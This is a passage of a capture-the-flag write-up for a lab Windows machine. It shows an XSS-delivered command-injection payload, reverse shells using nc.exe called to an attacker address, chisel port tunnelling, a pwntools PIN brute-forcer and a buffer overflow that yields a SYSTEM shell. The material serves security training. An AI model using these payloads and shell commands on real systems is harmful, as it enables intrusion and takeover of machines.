                                if(strpos($_POST['cmd'],$char) !== false){
                                        die("You're not allowed to do that.");
                                }
                        }
                        // CHECK IF THE FIRST 2 CHARS ARE LS
                        if(substr($_POST['cmd'], 0,strlen($good)) != $good){
                                die("It's only allowed to use the $good
command");
                        }
                        if($_SERVER['REMOTE_ADDR'] == "::1"){
                                system($_POST['cmd']);
                        } else{
                                echo "It's only allowed to access this function
from localhost (::1).<br> This is due to the recent hack attempts on our
server.";
                        }
        }
} else{
        echo "You are not allowed to use this function!";
}
?>
```

The script decodes the username and password cookies, and verifies that the session belongs to the admin. The allowed command is set to `dir` and the character `&` is blacklisted, which prevents us from injecting commands. However, the pipe character `|` can be used to execute additional system commands as well. The script then checks if the commands are sent from localhost. This can be bypassed by sending requests through the XSS.

Foothold


The following JavaScript code will send a POST request to the page.

```
var xhr = new XMLHttpRequest();
var url = "http://localhost/admin/backdoorchecker.php";
var params = "cmd=dir | ping -n 5 10.10.14.3";
xhr.open("POST", url);
xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
xhr.withCredentials = true;
xhr.send(params);
```

An XMLHttpRequest object is created and the URL is set to `backdoorchecker.php`. The `|` character separates the `dir` command from the `ping` command, and the `cmd` parameter is set to this value. The `xhr.withCredentials` property is set to true, which will automatically add the cookies to the request. This script can be included with the `script` tag.

```
<script src=http://10.10.14.3/script.js></script>
```

Start a web server on port 80 and a tcpdump ICMP listener. Send the request with the script tag as follows:



A HTTP request should be received on port 80, followed by ICMP requests on the tcpdump listener.

```
tcpdump -i any icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
08:43:15.528832 IP 10.10.10.154 > 10.10.14.3: ICMP echo request, id 1, seq 1, length 40
08:43:15.528885 IP 10.10.14.3 > 10.10.10.154: ICMP echo reply, id 1, seq 1, length 40
08:43:16.535494 IP 10.10.10.154 > 10.10.14.3: ICMP echo request, id 1, seq 2, length 40
08:43:16.535534 IP 10.10.14.3 > 10.10.10.154: ICMP echo reply, id 1, seq 2, length 40
```

Now that we have code execution, we can execute a reverse shell using nc.exe. Copy nc.exe to the current folder and start an SMB server using `smbserver.py`.

```
smbserver.py -smb2support share $(pwd)
```

This binary can be executed directly from the share. Update script.js as follows:

```
var xhr = new XMLHttpRequest();
var url = "http://localhost/admin/backdoorchecker.php";
var params = "cmd=dir | \\\\10.10.14.3\\share\\nc.exe 10.10.14.3 443 -e
cmd.exe";
xhr.open("POST", url);
xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
xhr.withCredentials = true;
xhr.send(params);
```

The command will execute the netcat binary and send a reverse shell to port 443 on our box. Send the XXS payload and start a listener on port 443.

```
nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from 10.10.10.154 51231 received!
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.

C:\xampp\htdocs\admin>whoami
bankrobber\cortin
```

A shell as the user cortin should be received in a short while.

Privilege Escalation

Looking at the ports listening locally, we see an uncommon port 910 to be open.

```
C:\xampp\htdocs\admin>netstat -anop TCP

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       1908
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       744
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       1908
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:910            0.0.0.0:0              LISTENING       1600
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       2544
<SNIP>
```

We'll have to forward this port in order to access it, because the firewall blocks direct connections to it. This can be achieved by using chisel. Download the Windows and Linux binaries from the releases section.

```
wget https://github.com/jpillora/chisel/releases/download/1.3.1/chisel_windows_amd64.exe.gz
wget https://github.com/jpillora/chisel/releases/download/1.3.1/chisel_linux_amd64.gz
gunzip -d chisel_linux_amd64.gz
gunzip -d chisel_windows_amd64.exe.gz
```

Next, start a server locally in reverse mode, so that we can forward local ports to remote.

```
./chisel_linux_amd64 server --port 5555 --reverse
2020/02/19 09:01:55 server: Reverse tunnelling enabled
2020/02/19 09:01:55 server: Fingerprint 59:ce:ac:d3:0a:8d:2e:b9:89:cc:ac:2b:90:20:f4:d8
2020/02/19 09:01:55 server: Listening on 0.0.0.0:5555...
```

The command above will start a listener on port 5555 locally. Next, execute the following command on the box to create a tunnel to port 910.

```
C:\xampp\htdocs\admin>\\10.10.14.3\share\chisel_windows_amd64.exe client 10.10.14.3:5555 R:910:127.0.0.1:910
2020/02/19 10:03:08 client: Connecting to ws://10.10.14.3:5555
2020/02/19 10:03:15 client: Fingerprint 59:ce:ac:d3:0a:8d:2e:b9:89:cc:ac:2b:90:20:f4:d8
2020/02/19 10:03:16 client: Connected (Latency 150.802ms)
```

This command will connect to our server and then create a tunnel from port 910 on our host to port 910 on the box. Let's try connecting to this port now.

```
nc localhost 910
 ------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                          v0.1 by Gio & Cneeliz
 ------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 1234
 [!] Access denied, disconnecting client....
```

The service asks for a 4 digit PIN code. Entering an invalid code leads to an immediate disconnection. As there are only 10000 possible combinations, we can bruteforce this service using pwntools.

```
from pwn import *

for i in range(0, 9999):
  code = "0" * (4 - len(str(i))) + str(i)
  r = remote("localhost", 910, level='error')
  r.recvuntil("[$] ")
  r.sendline(code)
  response = r.recvline()
  r.close()
  if "Access denied" not in response:
    log.success("Valid code found: {}".format(code))
    break
```

The script above will generate codes starting from `0000` up to `9999`. Each code is sent to the server and the response is checked for the `Access denied` message.

```
python pin_brute.py
[+] Valid code found: 0021
```

The valid code is revealed as `0021`. Let's try connecting and entering this code.

```
nc localhost 910
 ---------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                        v0.1 by Gio & Cneeliz
 ---------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 ---------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] 100
 [$] Transfering $100 using our e-coin transfer application.
 [$] Executing e-coin transfer tool: C:\Users\admin\Documents\transfer.exe

 [$] Transaction in progress, you can safely disconnect...
```

This time, we're granted access to the service. It asks us for an amount of e-coins to transfer. Entering some amount leads to the execution of the `C:\Users\admin\Documents\transfer.exe` binary. Let's check if the server is vulnerable to a buffer overflow attack by sending a long string.

```
nc localhost 910
 ---------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                       v0.1 by Gio & Cneeliz
 ---------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 ---------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] AAAAAAAAAAAAAAAA............
 [$] Transfering $AAAAAAAAAAAAAAAAA........ using our e-coin transfer application.
 [$] Executing e-coin transfer tool: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<SNIP>
```

After entering a long string of As, we find that the value of the buffer was overwritten. This means that we can overflow and control this buffer. The server will try to execute anything we place in that buffer. Let's try adding an nc reverse shell command in it. Before that, we'll have to find the offset at which the buffer is overwritten.

Create a pattern of 100 characters using `msf-pattern_create`.

```
msf-pattern_create -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A<SNIP>
```

And then submit this to the service.

```
nc localhost 910
 ------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                      v0.1 by Gio & Cneeliz
 ------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 ------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1<SNIP>
 [$] Transfering $Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A<SNIP> using our e-coin transfer application.
 [$] Executing e-coin transfer tool: 0Ab1Ab2Ab3Ab4A<SNIP>
 [$] Transaction in progress, you can safely disconnect...
```

The binary path was overwritten by `0Ab1`, the offset can be found by using `msf-pattern_offset`.

```
msf-pattern_offset -q 0Ab1
[*] Exact match at offset 32
```

The offset is found to be 32, which means everything after 32 characters will be written to the binary path. Create a string of 32 A's and append the following command to it.

```
C:\Users\Public\nc.exe 10.10.14.3 4444 -e cmd.exe
```

Copy nc.exe to the Public folder and then send the crafted input to the service.

```
nc localhost 910
 ------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                      v0.1 by Gio & Cneeliz
 ------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 ------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC:\Users\Public\nc.exe 10.10.14.3 4444 -e cmd.exe
 [$] Transfering $AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC:\Users\Public\nc.exe
 10.10.14.3 4444 -e cmd.exe using our e-coin transfer application.
 [$] Executing e-coin transfer tool: C:\Users\Public\nc.exe 10.10.14.3 4444 -e cmd.exe
 [$] Transaction in progress, you can safely disconnect...
```

The command gets executed and a shell as SYSTEM should be received on port 4444.


nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.154 49827 received!
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.
C:\Windows\system32>whoami
nt authority\system